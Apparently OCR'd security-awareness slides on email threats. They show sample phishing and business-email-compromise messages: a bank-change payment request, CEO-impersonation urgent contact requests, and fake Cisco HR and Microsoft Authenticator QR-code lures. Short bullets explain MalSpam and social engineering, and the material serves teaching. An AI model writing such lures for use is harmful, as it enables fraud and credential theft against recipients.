ACCOUNT UPDATE INFORMATION
To: [redacted]

June 7, 2024 at 2:57 AM

Greetings

Moving forward please We are no longer with that bank see attached the new payment policy stating our bank payment see details to process opened and pending invoices due for payment this week and in the future.

Note: We received a bogus check from another vendor which had our account flagged on Friday. We are here by opting out from check.

All payments should be made payable via ACH/WIRE to our account as attached

We are currently having issues with our cashflow


We have a lot of invoices long overdue

Can you please confirm the next payment date from your AP.

Jim
Vice President, Operations

MalSpam

- Malware that is delivered via email messages is known as Malware Spam (or MalSpam).
- A few examples:
  - Melissa virus is recognized to be the first malware widely distributed by email in 1999.
  - ILOVEYOU computer worm that was sent to millions of people in 2000.
  - NanoCore, first observed in 2013, was delivered via phishing emails.
  - Agent Tesla which was first appeared in 2014 and surged in the 2020s when it was leveraged for COVID-19 themed phishing campaigns.



O [redacted]
STATEMENTS 3665
To: [redacted]
Reply-To: [redacted]

April 9, 2024 at 1:26 PM

Good evening,
Please discover attached our included account opening forms that need to be completed, approved and reverted promptly.
I insist you to carefully review the clause regarding delayed payment and associated penalties.
I am following up on you regarding our recent correspondence about the account opening process. It has come to our attention that there may have been some lack of attention regarding the completion of the necessary paperwork, particularly concerning the understanding of the late payment clause outlined in the documentation.
To ensure that all parties are fully informed and compliant with our terms and conditions, I politely request that you take a moment to review the account opening form once more. Please focus on the section outlining the late payment clause, which details our policy regarding delayed payments and any associated penalties.
Additionally, I would like to emphasize the importance of prompt communication regarding any likely delays in payment. In accordance with our policies, we kindly ask that you advise us at least 7 days in advance if there is a likelihood that payment may be delayed. This advance communication allows us to more efficiently accommodate any unexpected circumstances and helps prevent any likely interest penalties that may arise due to late payments.

Thanks,
[redacted]


statapril2024-4839.xlsx

The Role of Social Engineering

- Social engineering techniques are used extensively is most email threats.
- Human hacking: relying on psychological manipulations to trick users into making security mistakes or giving away sensitive information.
- Most popular techniques:
  - Exploiting a victim's desire for information
  - Leveraging intimidation and urgency to drive action
  - Hiding attacks within popular events
  - Impersonation (e.g., brand impersonation, sender domain impersonation)

Email Threat Trends

BEC & VEC



C [redacted]

Request


To: [redacted]

July 30, 2024 at 5:35 AM

Can I have a quick conversation with you,I need you to reply to this mail as soon as you receive it, also drop me your WhatsApp number for a quick chat. Thank you.

Regards.

Derek Neldner,
CEO.



CW [redacted]

Urgent request


To: [redacted]

August 28, 2024 at 7:59 AM

Hey there, eh! Are you a bit less tied up right now, eh? I've got a confidential task for you to handle. I'll be in a meeting shortly, so no calls, eh? Could you kindly respond via email?

Christian Wulff
CEO
Take care, eh!

BEC & VEC



SM [redacted]

Respond ASAP

To: [redacted]

August 30, 2024 at 12:17 PM


Hi Maria

How's it going?
Kindly confirm your cell phone number.

Thank you,
Sarah Macdonald
CEO & President, C.L. Smith

Sent from my mobile device.

QR Code Phishing



KM [redacted]

=?UTF-8?Q?Enroll Now: 2024 Cisco Benefits Enrollment Deadline Approaching?=

To: [redacted]

September 9, 2024 at 9:17 AM

Cisco

Human Resources Update

Monday, September 9, 2024

Dear [redacted]


Attached document include a Benefits Enrollment Form and a Guide to complete your Benefits Enrollment. All forms can be completed and signed electronically, and once received, we will get everything set up and processed for you.

Please scan the QR code below to complete your benefits enrollment:

If you have any questions or concerns, Please do not hesitate to reach out to our HR department. They will be happy to assist you with any information or support that you need.

Kind Regards.
Cisco

QR Code Phishing



[redacted] Authentication Notification

[redacted] Reminder: 2-Step Authentication - 08 January, 2024 06:42:47 AM

To: [redacted]

January 8, 2024 at 9:43 AM

Microsoft Authenticator
Microsoft Corporation

New Authentication for

[redacted]

Your account authentication will expire **08 January, 2024**,

please secure your account on or before **09 January, 2024** to avoid issues with mail malfunction and avoid error with mail retrieval or while mailing out.

Please scan the Qr above to authenticate your account securely using your mobile device.


- Open Mobile Camera
- Scan Qr code
- Authenticate [redacted]

Thanks,
Best
[redacted]

Maximize the everyday

With Microsoft 365, get online protection, secure cloud storage, and innovative apps all in one plan.

Phishing via File Sharing



BL [redacted]

Re: 06.05.2024_KATSIROUBAS PRODUCE_#393750_Spreadsheet

To: [redacted]

June 5, 2024 at 12:23 PM

[redacted] invited you to view a file

Here's the document that [redacted] shared with you.

06.05.2024_[redacted] Direct Deposit Spreadsheet

